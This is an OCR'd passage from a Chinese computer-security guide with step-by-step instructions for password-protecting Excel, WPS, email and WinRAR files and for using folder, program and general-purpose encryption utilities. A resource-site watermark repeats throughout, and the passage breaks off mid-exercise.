
步骤 02 打开“保护工作表”对话框，在“取消工作表保护时使用的密码”文本框中输入自己的密码，在“允许此工作表的所有用户进行”列表框中勾选允许其他用户进行操作的选项复选框。



步骤 03 单击“确定”按钮，打开“确认密码”对话框，在“重新输入密码”文本框中输入刚才设置的密码。



步骤 04 设置完毕后单击“确定”按钮，即可为当前工作表加密。此后当前表格中的内容，将只允许浏览而不允许修改。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 如果想修改此表格，则需在“审阅”选项卡下单击“撤销保护工作表”按钮，打开“撤消工作表保护”对话框，在“密码”文本框中输入先前设置的密码。



步骤 06 单击“确定”按钮，撤销对工作表的保护，即可再次启用编辑。




练习 加密解密工作簿

除了可以为Excel工作表加密解密之外，用户还可以为Excel工作簿进行加密解密操作，具体操作步骤如下。


步骤 01 在“审阅”选项卡中单击“保护工作簿”按钮。



步骤 02 打开“保护结构和窗口”对话框，在“密码”文本框中输入密码，并选取保护工作簿的范围（即结构和窗口）。



步骤 03 单击“确定”按钮，打开“确认密码”对话框，在“重新输入密码”文本框中输入刚才设置的密码。



步骤 04 单击“确定”按钮，这样就可以防止其他用户添加、删除工作表，或显示隐藏的工作表了。同时还可以防止用户更改已设置的工作簿，更改显示窗口的大小或位置等。



步骤 05 如果想要取消对工作簿的保护，则再次单击“保护工作簿”按钮，打开“撤销工作簿保护”对话框，在“密码”文本框中输入设置的密码。




步骤 06 单击“确定”按钮，即可撤销对工作簿的保护。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 07 如果不想让别人浏览或修改自己的表格内容，还可单击“文件”按钮，在打开的 Backstage 视图中选择“另存为”选项。




步骤 08 打开“另存为”对话框，单击“工具”按钮，在弹出的菜单中选择“常规选项”命令。




步骤 09 打开“常规选项”对话框，分别在“打开权限密码”和“修改权限密码”文本框中输入自己的密码。




步骤 10 单击“确定”按钮，打开“确认密码”对话框，在“重新输入密码”文本框中再次输入设置的密码。



步骤 11 单击“确定”按钮，打开“确认密码”对话框，在“重新输入修改权限密码”文本框中输入用户修改权限的密码。



步骤 12 单击“确定”按钮。这样其他用户在打开该表格时，就必须先输入正确的密码。



● 为WPS Office文档加密


WPS 是集编辑与打印为一体，具有丰富的全屏幕编辑功能，且提供各种控制输出格式及打印功能，以使打印出的文稿既美观又规范，基本上能满足各界文字工作者编辑、打印各种文件的需要和要求的一款办公软件。

现已有不少人开始使用 WPS 进行办公，下面就详细讲解一下为 WPS Office 文档加密的具体方法。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 启动 WPS 文字处理程序，执行“文件 > 打开”命令，打开一个 WPS 文字文件。



步骤 02 执行“工具 > 保护文档”命令，弹出“保护文档”对话框，选中要保护的内容，在下方的文本框中输入密码，然后单击“确定”按钮，即可保护所选中的内容。



步骤 03 执行“工具 > 选项”命令，弹出“选项”对话框，切换到“安全性”选项卡，在“此文档的文件加密选项”选项区中输入密码后，单击“确定”按钮即可对文档加密。



步骤 04 保存文件后退出。当下次再打开此文件时，将弹出“密码”对话框，要求用户输入密码后方可打开该文件。



一招鲜 设置密码的另一种方法

用户还可以通过执行“文件 > 文件加密”命令，在打开的“选项”对话框中显示“安全性”选项卡，在其中分别设置“打开文档密码”和“修改文档密码”即可。

● 为电子邮件加密

用户可能经常使用 Windows XP 自带的 Outlook Express 程序收发电子邮件，为了保障邮件的安全，可以对要发送的电子邮件进行加密，其具体操作步骤如下。

步骤 01 执行“开始 > 所有程序 >Outlook Express”命令，打开 Outlook Express 程序窗口。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 02 执行“工具 > 选项”命令，在打开的“选项”对话框中切换到“安全”选项卡。



步骤 03 在“安全邮件”选项区中勾选“对所有待发邮件的内容和附件进行加密”复选框，然后单击“高级”按钮，弹出“高级安全设置”对话框。依次单击“确定”按钮应用设置，保存文件后退出。



步骤 04 当下次发送邮件及其附件时，系统会自动对它们进行加密。



● 为压缩文件加密

为了保障文件安全，还可以对压缩文件包进行加密，其具体操作步骤如下。

步骤 01 执行“开始 > 所有程序 >WinRAR > WinRAR”命令，打开 WinRAR 程序窗口。



步骤 02 在文件列表中选中要压缩的文件，单击“添加”按钮，在弹出的“压缩文件名和参数”对话框中切换到“高级”选项卡，单击“设置密码”按钮。




一招鲜 压缩文件的格式

压缩文件的格式是多种多样的，用户可以在“高级”选项卡下分别对“NTFS 选项”、“恢复记录”、“分卷”和“系统”四个选项区中的选项进行设置。


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在弹出的“带密码压缩”对话框中设置压缩密码。



步骤 04 依次单击“确定”按钮压缩文件。当下次需要解压缩该文件时，系统会自动弹出对话框提示用户输入解压缩密码。



使用加密软件加密

除了前面所讲述的加密方法外，用户还可以利用专门的加密软件对文本、文件和文件夹、程序等进行加密。

● 文本文件专用加密器


文本文件专用加密器可以应用于各类文本文件的保护，如源代码、电子书、资料等，其主要具有以下特点：

- 可以控制是否允许用户打印文档。
- 可以控制是否允许客户复制文字，并可以精确控制允许复制的字符数。
- 可以指定产品编号，以便用户可以同时管理多个文件，不致混乱。
- 可以设置提示语，以便告知用户通过何种途径获得阅读密码。
- 可以定制多个文件共享一个播放授权，同台机器只需要输入一次播放密码。
- 加密时可以选择是否不同机器阅读需要不同的阅读密码，也可以为不同用户设置不同的阅读密码，密码与用户的计算机硬件绑定，用户无法传播自己的文件。
- 可以结合网络应用，通过网络向客户发放阅读密码、会员验证等方式。


练习 加密文本文件

利用文本文件专用加密器对文本进行加密的具体操作步骤如下。

步骤 01 运行文本文件专用加密器 V2.2 程序，打开其主工作界面。




步骤 02 单击切换到“参数设置”选项卡，在下面的文本框中输入提示信息，为客户指定获取密码的方式。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击切换到“创建阅读密码”选项卡，在下面的文本框中分别输入加密密钥和计算机标识，然后单击“创建阅读密码”按钮，获得阅读密码。



步骤 04 单击切换到“文件加密”选项卡，单击“选择 & 添加文件”按钮，在弾出的“打开”对话框中选择要加密的文件后，单击“打开”按钮。



步骤 05 返回主窗口后可以看到刚刚添加的文件，在“设置”选项区的“指定加密密钥”文本框中输入密钥。



步骤 06 在“选择加密方式”选项区中设置文本加密方式，在此选中“加密后的文件必须输入密码才能阅读（不限制电脑）”单选按钮。单击“执行加密”按钮，即可对文本文件进行加密。




一招鲜 选择加密方式

在“选择加密方式”选项区中，可以根据自己的实际情况，将加密方式设置为不同的计算机需要不同的阅读密码，或文件可读，但编辑和复制操作需要密码。

练习 阅读文本文件

将文本文件加密后，可以利用以下方法阅读此文件。


步骤 01 双击刚刚加密过的文本文件图标，将弹出提示信息框，单击 OK 按钮，打开“播放授权信息”对话框，输入加密器中创建的阅读密码。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“确定”按钮，即可打开此文本文件阅读其中的内容。



● 文件夹加密精灵

文件夹加密精灵是一款使用方便、安全可靠的文件夹加密软件，它具有安全性高、简单易用、界面美观等特点，可在 Windows 98/Me/2000/XP 等操作系统中使用。其主要功能包括快速加解密、安全解加密、移动加解密、伪装 / 还原文件夹、隐藏 / 恢复文件夹、文件夹粉碎等。

下面介绍利用文件夹加密精灵对文件夹进行加密和解密的具体操作步骤。


步骤 01 安装好文件夹加密精灵后，双击其程序图标，即可打开其工作窗口。



步骤 02 单击“浏览”按钮，在弹出的“浏览文件夹”对话框中选择要加密的文件夹，单击“确定”按钮。



步骤 03 返回主工作窗口，单击“加密”按钮，在弹出的“设置操作信息”对话框中输入密码，并勾选“快速加密”复选框，然后单击“提交”按钮。



一招鲜 三种加密方式的作用

在“设置操作信息”对话框中有三种不同的加密方式：“快速加密”是通过设置使用权限来加密，并且加密过的文件夹能防止删除、复制和重命名操作；“移动加密”是将文件夹中的内容作了加密，并且生成解密程序，可以独立解密；“安全加密”是采用加密算法将文件夹内各文件的内容变为乱码，是对文件的真正加密，适用于对安全性要求极高的本机和移动存储器中的文件夹进行加密。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 返回主工作窗口即可在下方的已加密文件夹列表中看到刚刚加密的文件夹。



步骤 05 选中刚刚加密的文件夹，单击“隐藏”按钮，即可将所选的文件夹隐藏。此时，在该文件夹所在路径中将不再显示此文件夹。



步骤 06 在已加密文件夹列表中选中要解密的文件夹，然后单击“解密”按钮，在弹出的“设置操作信息”对话框中输入密码，单击“提交”按钮即可解密文件夹。




● 终极程序加密器

终极程序加密器是一款功能强大、操作简便的应用程序加锁软件。使用该软件加密过的应用程序，在任何机器上运行时都需要先输入正确的密码。如果自己的计算机不止一个人用，而又不想他人随意使用自己安装的软件，就可以利用该软件进行加密。

利用终极程序加密器对程序进行加密的具体操作步骤如下。

步骤 01 下载并安装终极程序加密器安装程序后，运行此程序，在打开的工作窗口中单击“打开文件”按钮。




步骤 02 在弹出的“打开”对话框中选中要加密的程序文件，单击“打开”按钮。



步骤 03 返回工作窗口中，勾选“加密之前将原程序备份为同名的 *.TMP”复选框，然后在“输入密码”和“重复密码”文本框中输入密码。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 04 单击“加密”按钮对程序进行加密，稍后系统会弹出文件加密完成的提示信息框。



步骤 05 再次运行刚刚加密的程序时，将弹出“密码”对话框，要求用户输入密码后方能运行。



步骤 06 在终极程序加密器窗口中单击“解密”按钮，可以对已加密程序进行解密，完成后将弹出文件解密完成的信息提示框。



万能加密器

万能加密器——Easycode Boy Plus 是一款功能比较全面的高速加密软件，加密的文件不限大小、不限类型，且采用高速算法，加密速度快，安全性能高。该软件具有加、解密列表功能，其独有的密码查询功能，使用户不用再担心忘记密码。使用该软件还可以将加密文件编译为可执行文件，脱离 ECBOY 环境独立运行，并可对自解密文件进行分割。另外，它还可以对程序设置访问密码，具有更高的安全性。

练习 加密文件

使用万年加密器加密文件的具体操作步骤细述如下。


步骤 01 运行 Easycode Boy Plus 程序，打开“万能加密器”程序窗口。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“批量添加文件”按钮，在弹出的“浏览文件夹”对话框中选择要添加的文件后，单击“确定”按钮。



步骤 03 在加密列表中将添加该文件夹下的所有文件，在“请输入密码”和“请确认密码”文本框中输入密码。



步骤 04 勾选“启用快速加密”复选框。



步骤 05 单击“开始加密”按钮对文件进行加密，加密结束后将弹出提示信息框，提醒用户牢记密码。单击“关闭”按钮。



步骤 06 要将原来加密的文件进行解密，可以单击切换到“解密”选项卡，然后在解密列表中添加要解密的文件。



步骤 07 在“请输入密码”文本框中输入加密密码，然后单击“开始解密”按钮，即可将已加密文件解密。



步骤 08 为了便于记住密码，用户还可以单击“历史记录”按钮，在历史记录列表中保存解密记录。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



练习 编译EXE文件

使用万年加密器编译EXE文件的具体操作步骤如下。

步骤 01 若要对 EXE 文件进行编译，可以单击切换到“编译 EXE”选项卡下，然后单击“浏览”按钮。



步骤 02 弹出“打开”对话框，在该对话框中选中软件安装程序，即 EXE 文件，单击“打开”按钮。



步骤 03 返回主窗口勾选“编译文件后将 EXE 文件分割为”复选框，并在后面的数值框中设置分割文件的大小。



步骤 04 在“请输入密码”和“确认”文本框中输入编译密码，然后单击“开始编译 / 加密”按钮，即可对文件进行编译分割。完成后将弹出提示信息框。单击“确定”按钮即可。



练习 嵌入与分割文件

使用万年加密器嵌入与分割文件的具体操作步骤如下。

步骤 01 在万能加密器工作窗口中单击切换到“文件嵌入”选项卡，单击“浏览”按钮，添加寄主文件和嵌入文件，如下图所示。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在“密码”和“确认”文本框中输入密码，并勾选“嵌入文件后删除寄主文件”复选框，单击“嵌入文件”按钮即可嵌入文件。



步骤 03 要解除嵌入，可以单击“请选择要释放寄生文件的寄主文件”选项区中的“浏览”按钮添加寄主文件（已嵌入文件），并设置释放目录，然后输入释放密码。



步骤 04 勾选“释放后恢复寄主文件初始状态”复选框，然后单击“释放文件”按钮释放文件，释放后的效果如图所示。



步骤 05 要对文件进行分割，先单击切换到“分割”选项卡，然后单击“打开”按钮，添加要分割的文件，单击“浏览”按钮设置切割后文件的存放目录。



步骤 06 在“分割选项”选项区中定义分割文件的大小，然后单击“开始分割”按钮，对文件进行分割，分割后的效果如图所示。



步骤 07 如果要加强万能加密器的功能，可以在“设置”选项卡中进行设置。设置完成后，单击“保存设置”按钮即可。



一招鲜 分割文件的好处

通过分割文件，可以将原来体积很大的文件分割为很小的多个文件，这样便于在网络上快速传输，很多黑客高手都是通过这种方式，来对后门程序进行分割隐藏。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

伪装文件目录

使用万年加密器还可以对文件进行伪装，其具体操作步骤如下。

步骤 01 在万能加密器工作窗口中切换到“伪装目录”选项卡，并选中要伪装的文件夹，并在“伪装后更名为”文本框中输入伪装文件名。



步骤 02 单击“选择伪装类型”下拉按钮，在弹出的下拉列表中选择伪装方式，在此选择“网页”选项。



